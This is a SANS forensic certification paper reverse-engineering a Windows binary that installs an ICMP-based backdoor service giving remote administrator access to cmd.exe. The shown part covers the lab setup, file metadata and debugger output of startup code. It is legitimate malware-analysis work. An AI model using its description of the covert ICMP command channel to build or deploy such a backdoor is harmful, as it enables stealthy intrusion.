GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at http://www.giac.org/registration/gcfa

AN ANALYSIS OF AN UNKNOWN BINARY

© SANS Institute 2003, Author retains full rights.

Abstract: *An unknown binary was seized from a compromised computer. This paper examines the binary to determine its type, what it does, and what part it played on the compromised computer. The paper describes the laboratory setting, and discusses the tools and analysis thoroughly. This paper shows that the unknown binary is actually two programs in one. The first program is one that installs a windows service. The second program is the service that is installed by the first program. The paper also shows that this service is a backdoor mechanism to access the windows command environment remotely. Finally this paper looks at the forensic footprints left and laws that may have been violated. The intended audience for this paper is computer scientists with a knowledge and understanding of Intel assembly language, high-level computer languages and networking skills.*

Kenneth S. Pearlstein
SANS GCFA
Practical Version 1.3
Part 1

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table of Contents

Table of Contents 2
Table of Figures 3
Laboratory Environment 5
Binary Details 5
Program Description 8
Forensic Details 59
Legal Implications 65
Additional Information 69
Conclusion 69
Appendix A 71
Appendix B 73
Appendix C 181
Appendix D 183
Appendix E 185
Appendix F 186
Appendix G 190
Appendix H 206
Appendix I 208
Appendix J 210
Appendix K 212
Citations 216

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table of Figures

Figure 1 – MD5 Hash of target2.exe 7
Figure 2 – target2.exe Properties 7
Figure 3 – Access Control Settings for target2.exe 8
Figure 4 – Unable to Locate DLL 10
Figure 5 – Paused Location 4027AD Full OllyDbg Display 10
Figure 6 – Paused Location 4027AD Assembly Pane 11
Figure 7 – Paused Location 4027AD Register Pane 11
Figure 8 – Paused Location 4020F0 Assembly Pane 12
Figure 9 – Paused Location 4020F0 Register Pane 13
Figure 10 –Paused Location 4020FA Assembly Pane 13
Figure 11 – EAX Value 1 Location 4020FA Register Pane 14
Figure 12 – Location 40210A Assembly Pane 15
Figure 13 – Location 40210A Register Pane 15
Figure 14 – Location 4021F5 Assembly Pane 16
Figure 15 – Location 40215 Register Pane 17
Figure 16 – ERROR_FAILED_SERVICE_CONTROLLER_CONNECT Message 17
Figure 17 – Location 402897 Assembly Pane Call to "exit" 18
Figure 18 – Location 402139 Assembly Pane 19
Figure 19 – Location 402139 Register Pane 19
Figure 20 – Location 402148 Assembly Pane 20
Figure 21 – Location 402148 Register Pane 21
Figure 22 – Location 40235A Assembly Pane Setup of Call to CreateServiceA 22
Figure 23 – Location 40235A Register Pane 22
Figure 24 – Location 402488 Assembly Pane, Setup of printf Call 23
Figure 25 – Location 402488 Register Pane 24
Figure 26 – Location 402498 Assembly Pane, After the Call to printf 24
Figure 27 – Location 402498 Register Pane 25
Figure 28 – First Location after 402639 printf, Starting the service <Local Partners Access> 26
Figure 29 – First Location After 402639 Register Pane 27
Figure 30 – ERROR_FILE_NOT_FOUND after StartServiceA 28
Figure 31 – target2 –i parameter2 28
Figure 32 – Services Management Window 29
Figure 33 – Local Printer Manager Service Properties Window 30
Figure 34 – Microsoft Management Console Error Message 30
Figure 35 – Services Window, Local Printer Manag.. Started 31
Figure 36 – target2 –i parameter2 … smsses.exe in the c:\WINNT\system32 folder 32
Figure 37 – target2 –d parameter2 32
Figure 38 – Location 4019BF Assembly Pane 34
Figure 39 – Location 4019BF Registry Pane 35
Figure 40 – Location 4019BF Assembly Pane 37
Figure 41 – ping Invocation 37
Figure 42 – hping2 Invocation on the Linux Guest 39
Figure 43 – Location 401A06 Assembly Pane 40

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 44 – Location 401A06 Register Pane....40
Figure 45 – Dump of Location 140110....41
Figure 46 – tcpdump of Packet going from Linux guest to Windows guest....42
Figure 47 – Location 401A27 Assembly Pane....43
Figure 48 – Location 401A27 Register Pane....44
Figure 49 – Location 401A38 Assembly Pane....45
Figure 50 – Location 401A38 Register Pane....45
Figure 51 – Location 401A6A Assembly Pane....46
Figure 52 - Location 401A6A Register Pane....47
Figure 53 – Location 401A6B Assembly Pane....48
Figure 54 – Location 401A6B Register Pane....48
Figure 55 – Location 401C8D Assembly Pane....49
Figure 56 – Location 401C8D Register Pane....50
Figure 57 – tcpdump of the Returning Packets on the Linux Guest....51
Figure 58 – Location 401D69 Assembly Pane, CommandLine set to cmd.exe....54
Figure 59 – Location 401D69 Register Pane....55
Figure 60 – Client Example....56
Figure 61 – Location 401FFD Assembly Pane....58
Figure 62 – Location 401FFD Register Pane, ERROR_BROKEN_PIPE....58
Figure 63 - procexp Pane....61
Figure 64 – target2 –i parameter2 Failure Run From User "normal" No Privilege....66

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Laboratory Environment

The computer used for the analysis was a Dell Inspiron 4150 laptop with 1 gigabyte of memory, a 1.7 GHz Intel Pentium 4 processor, a 30-gigabyte internal hard drive and a 60-gigabyte external hard drive. The operating system of the laptop was Windows XP Home Edition. For testing of the unknown binary, I setup two guest operating systems using Vmware. The first guest operating system was an initial installation of Windows 2000 Professional. The second guest operating system was a copy of Linux obtained from the Sans Institute class "Reverse-Engineering Malware: Tools and Techniques Hands-On" supplemental CD. Also obtained from that CD were the tools OllyDbg, IDA Pro, filemon, RegShot, and procexp. The complete Cygwin UNIX environment was installed on the host operating system of the laptop.

Before the specimen was downloaded, the following preparations were made to insure proper security:

1) The laptop was not physically attached to any network.
2) The only network was a virtual internal network between the laptop and the two guest operating systems.
3) The original state of the laptop and the two guest operating systems were backed up in case execution of the binary caused destruction of data.

Throughout this paper the Windows XP Home Edition running on the laptop will be referred to as the host system. The Linux operating system will be referred to as the Linux guest and the Windows 2000 Professional will be referred to has the Windows guest.

Binary Details

The file downloaded was named binary_v1.3.zip. I copied this file to a floppy disk to be transferred to the laptop. On the laptop I copied this file to the Linux guest operating system. I used the Linux file command to determine the file type of binary_v1.3.zip. The output of the file command follows:

```
binary_v1.3.zip: Zip archive data, at least v2.0 to extract
```

One should not rely on the suffix of a file to determine its type. Seeing that this is a file in zip format, I ran the zipinfo command with both the long listing option and the verbose option to get further details. The output of the commands follows:

```
Archive:  binary_v1.3.zip   5687 bytes   1 file
-rwxa--     2.0 fat    26793 b-     5567 defN 20-Feb-03 12:45 target2.exe
1 file, 26793 bytes uncompressed, 5567 bytes compressed:  79.2%

End-of-central-directory record:
--------------------------------

  Actual offset of end-of-central-dir record:        5665 (00001621h)
  Expected offset of end-of-central-dir record:      5665 (00001621h)
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
  (based on the length of the central directory and its expected offset)

  This zipfile constitutes the sole disk of a single-part archive; its
  central directory contains 1 entry.  The central directory is 57
  (00000039h) bytes long, and its (expected) offset in bytes from the
  beginning of the zipfile is 5608 (000015E8h).

  There is no zipfile comment.

Central directory entry #1:
---------------------------

  target2.exe

  offset of local header from start of archive:     0 (00000000h) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
  compression sub-type (deflation):                 normal
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2003 Feb 20 12:45:48
  32-bit CRC value (hex):                           d185fd18
  compressed size:                                  5567 bytes
  uncompressed size:                                26793 bytes
  length of filename:                               11 characters
  length of extra field:                            0 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               binary
  non-MSDOS external file attributes:               81FF00 hex
  MS-DOS file attributes (20 hex):                  arc

 There is no file comment.
```

I then ran the zip command to extract the file target2.exe from the archive. Next, I ran the file command on target2.exe to determine its type. The output of the command follows:


```
target2.exe: MS-DOS executable (EXE), OS/2 or MS Windows
```

The zip file did not preserve the original files ownership or creation time. The information, as noted in the output above, shows that the file target2.exe was modified February 20 2003 at 12:45 PM. The file comes from a system using a FAT file system. The compressed size of the file is 5667 bytes and the actual file size is 26793 bytes. The file when it is extracted from the zip archive will have read, write and execute permissions set.

Seeing that the binary is a windows executable I transferred it to the host system for further analysis using the Cygwin tools. The md5sum was run. The screenshot of the MD5 hash is in Figure 1 below:


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 1 – MD5 Hash of target2.exe




After the zip file was transferred to the Windows guest, the extracted target2.exe file attributes are captured to show its creation, modification and access times. (See Figure 2 below.) The ownership of the file is shown in figure 3 below. When the file was extracted from the zip archive on the Windows guest the creation time and modification time were the same.

Figure 2 – target2.exe Properties



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 3 – Access Control Settings for target2.exe



On the Windows host, I used the Cygwin strings command to output a list of all key words that are associated with the target2.exe. I used the strings command with all possible character encoding schemes. I extracted all strings of one byte or more. The key words that seem to be of interest are listed in Appendix A.

Program Description

Overview

A detailed analysis, of the unknown binary, target2.exe, shows that it is actually two programs in one. The first program, which I will call target2.exe, installs and deletes a windows service. The service that is installed is set to have a startup type of automatic. This means that every time the system is booted this service will always be started and available. The second program, which I will call smsses.exe, is a copy of target2.exe. This program is the windows service that

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

is installed by target2.exe. This service has a display name of "Local Printer Manager Service" and a service name of "Local Partners Access".

This service provides a backdoor mechanism to access the Windows guest system by using ICMP echo reply packets. By installing a client program on any computer, one can access the cmd.exe program of the Windows guest. Since the backdoor mechanism is installed with administrator privileges, the client access will always have administrator privileges. The service communicates with the cmd.exe process through a named pipe. The input passes from the client in ICMP echo reply packets to the service and into the cmd.exe process through the named pipe. The output passes from the cmd.exe process through the named pipe into the service and back to the client through ICMP echo reply packets. This provides a very stealthy way for intruders to get administrative access and privileges on the Windows guest. Although a client program was not part of target2.exe, I was able to devise one by modifying the open source utility hping. (See http://www.hping.org/.) I used hping to analyze the workings of the "Local Partners Access" service. The morphing of hping into a working client will be part of the following analysis. The analysis also shows that there are at least three flaws in the code.

Detailed Analysis


To guide the analysis I used IDA Pro ("Reverse-Engineering Malware: Tools and Techniques Hands-On" supplemental CD, see http://www.datarescue.com/idabase/) to disassemble the target2.exe. The complete listing is included as Appendix B. IDA Pro also produces a listing of strings, names and a function map. They are included in Appendixes C, D, and E respectively.

I used the "Intel Instruction set reference manual" to find assembler commands requiring analysis. The manual can be found at http://www.intel.com/design/pentium4/manuals/245471.htm location. I used the debugger, "OllyDbg" ("Reverse-Engineering Malware: Tools and Techniques Hands-On" supplemental CD, see http://home.t-online.de/home/Ollydbg/) to analyze the execution of target2.exe.

I began the analysis of target2.exe by opening it with OllyDbg. It failed immediately with the error "Unable to locate DLL". (See figure 4 below.) The DLL that was missing was MSVCP60.DLL. I located this DLL using the "GOOGLE" search engine. I downloaded the DLL and placed it in the C:\WINNT\SYSTEM32 folder. The missing DLL was a Microsoft C runtime library.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 4 – Unable to Locate DLL



I downloaded the missing DLL from http://www.dll-files.com/dllindex/dll-files.shtml?msvcp60 .After the missing DLL was installed I ran OllyDbg again. The program paused at address 4027AD. (See Figures 5, 6, and 7 below.) The IDA Pro function table (see Appendix E) showed that this is the entry point for the start program.

Figure 5 – Paused Location 4027AD Full OllyDbg Display



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 6 – Paused Location 4027AD Assembly Pane

```
OllyDbg - target2.exe - [CPU - main thread, module target2]
File View Debug Plugins Options Window Help

004027AD  $ 55            PUSH EBP
004027AE  . 8BEC          MOV EBP,ESP
004027B0  . 6A FF         PUSH -1
004027B2  . 68 28314000   PUSH target2.00403128
004027B7  . 68 F0284000   PUSH <JMP.&MSVCRT._except_handler3>      SE handler installation
004027BC  . 64:A1 0000000( MOV EAX,DWORD PTR FS:[0]
004027C2  . 50            PUSH EAX
004027C3  . 64:8925 00000( MOV DWORD PTR FS:[0],ESP
004027CA  . 83EC 20       SUB ESP,20
004027CD  . 53            PUSH EBX
004027CE  . 56            PUSH ESI
004027CF  . 57            PUSH EDI
004027D0  . 8965 E8       MOV DWORD PTR SS:[EBP-18],ESP
004027D3  . 8365 FC 00    AND DWORD PTR SS:[EBP-4],0
004027D7  . 6A 01         PUSH 1
004027D9  . FF15 A4304000 CALL DWORD PTR DS:[<&MSVCRT.__set_app_t MSVCRT.__set_app_type
004027DF  . 59            POP ECX
004027E0  . 830D E4454000 OR DWORD PTR DS:[4045E4],FFFFFFFF
004027E7  . 830D E8454000 OR DWORD PTR DS:[4045E8],FFFFFFFF
004027EE  . FF15 A8304000 CALL DWORD PTR DS:[<&MSVCRT.__p__fmode> MSVCRT.__p__fmode
004027F4  . 8B0D DC454000 MOV ECX,DWORD PTR DS:[4045DC]
004027FA  . 8908          MOV DWORD PTR DS:[EAX],ECX
004027FC  . FF15 AC304000 CALL DWORD PTR DS:[<&MSVCRT.__p__commod MSVCRT.__p__commode
00402802  . 8B0D D8454000 MOV ECX,DWORD PTR DS:[4045D8]
00402808  . 8908          MOV DWORD PTR DS:[EAX],ECX
0040280A  . A1 CC304000   MOV EAX,DWORD PTR DS:[<&MSVCRT._adjust_
0040280F  . 8B00          MOV EAX,DWORD PTR DS:[EAX]
00402811  . A3 E0454000   MOV DWORD PTR DS:[4045E0],EAX
00402816  . E8 CA000000   CALL target2.004028E5
0040281B  . 833D 20444000 CMP DWORD PTR DS:[404420],0
00402822  .v75 0C         JNZ SHORT target2.00402830
00402824  . 68 E2284000   PUSH target2.004028E2
00402829  . FF15 E4304000 CALL DWORD PTR DS:[<&MSVCRT.__setuserma MSVCRT.__setusermatherr
0040282F  . 59            POP ECX
00402830  > E8 9B000000   CALL target2.004028D0
00402835  . 68 18404000   PUSH target2.00404018
0040283A  . 68 14404000   PUSH target2.00404014
0040283F  . E8 86000000   CALL <JMP.&MSVCRT._initt
00402844  . A1 D4454000   MOV EAX,DWORD PTR DS:[40
00402849  . 8945 D8       MOV DWORD PTR SS:[EBP-28
0040284C  . 8D45 D8       LEA EAX,DWORD PTR SS:[EB
0040284F  . 50            PUSH EAX
00402850  . FF35 D0454000 PUSH DWORD PTR DS:[4045D
00402856  . 8D45 E0       LEA EAX,DWORD PTR SS:[EB
EBP=0012FFF0

E:\target2.exe
```

Figure 7 – Paused Location 4027AD Register Pane


```
Registers (FPU)
EAX 00000000
ECX 01010101
EDX FFFFFFFF
EBX 7FFDF000
ESP 0012FFC4
EBP 0012FFF0
ESI 00000000
EDI 00000000

EIP 004027AD target2.<ModuleEntryPoint>

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty -UNORM D9FC 00000000 00000000
ST4 empty +UNORM 21C8 00540000 77F89898
ST5 empty -UNORM DA8C 00540688 0012D9D8
ST6 empty -1.6534476693987642880e+2051
ST7 empty 0.0193431916780115400e-4933
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

When the F9 key is depressed OllyDbg executes the program until it terminates or hits a breakpoint whichever comes first. With no breakpoints set, target2.exe runs until termination after the F9 key is depressed.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Looking at the IDA Pro function table (Appendix E) one sees that the main program is at address 4020F0. I thus set the breakpoint at that address. At 4020F0 we are at the first executable location of the main program. Using the F7 key we are able to execute one location at a time. (See Figures 8, 9, and 10 below.) After the first location is executed EAX has the value of one. (See Figure 11 below.) From the IDA Pro assembly listing (Appendix B) one can see that the value that is put into EAX is "argc" which is the argument count. More precisely, (see, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vclang98/HTML/_clang_parsing_c_command.2d.line_arguments.asp) argc is the number of strings in the argument array argv.

Figure 8 – Paused Location 4020F0 Assembly Pane



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 9 – Paused Location 4020F0 Register Pane

```
Registers (FPU)
EAX 78041AE0 OFFSET MSVCRT.__initenv
ECX 002F29C8
EDX 7803B618 MSVCRT.7803B618
EBX 7FFDF000
ESP 0012FF50
EBP 0012FFC0
ESI 00000000
EDI 00000000

EIP 004020F0 target2.004020F0

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty -UNORM D9FC 00000000 00000000
ST4 empty +UNORM 21C8 00540000 77F89898
ST5 empty -UNORM DA8C 00540688 0012D9D8
ST6 empty -1.6534476693987642880e+2051
ST7 empty 0.0193431916780115400e-4933
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

Figure 10 –Paused Location 4020FA Assembly Pane

```
OllyDbg - target2.exe - [CPU - main thread, module target2]
C File View Debug Plugins Options Window Help

004020F0  $ 8B4424 04       MOV EAX,DWORD PTR SS:[ESP+4]
004020F4  . 83EC 10         SUB ESP,10
004020F7  . 53              PUSH EBX
004020F8  . 33DB            XOR EBX,EBX
004020FA  . 83F8 01         CMP EAX,1
004020FD  . 55              PUSH EBP
004020FE  . 891D 34444000   MOV DWORD PTR DS:[404434],EBX
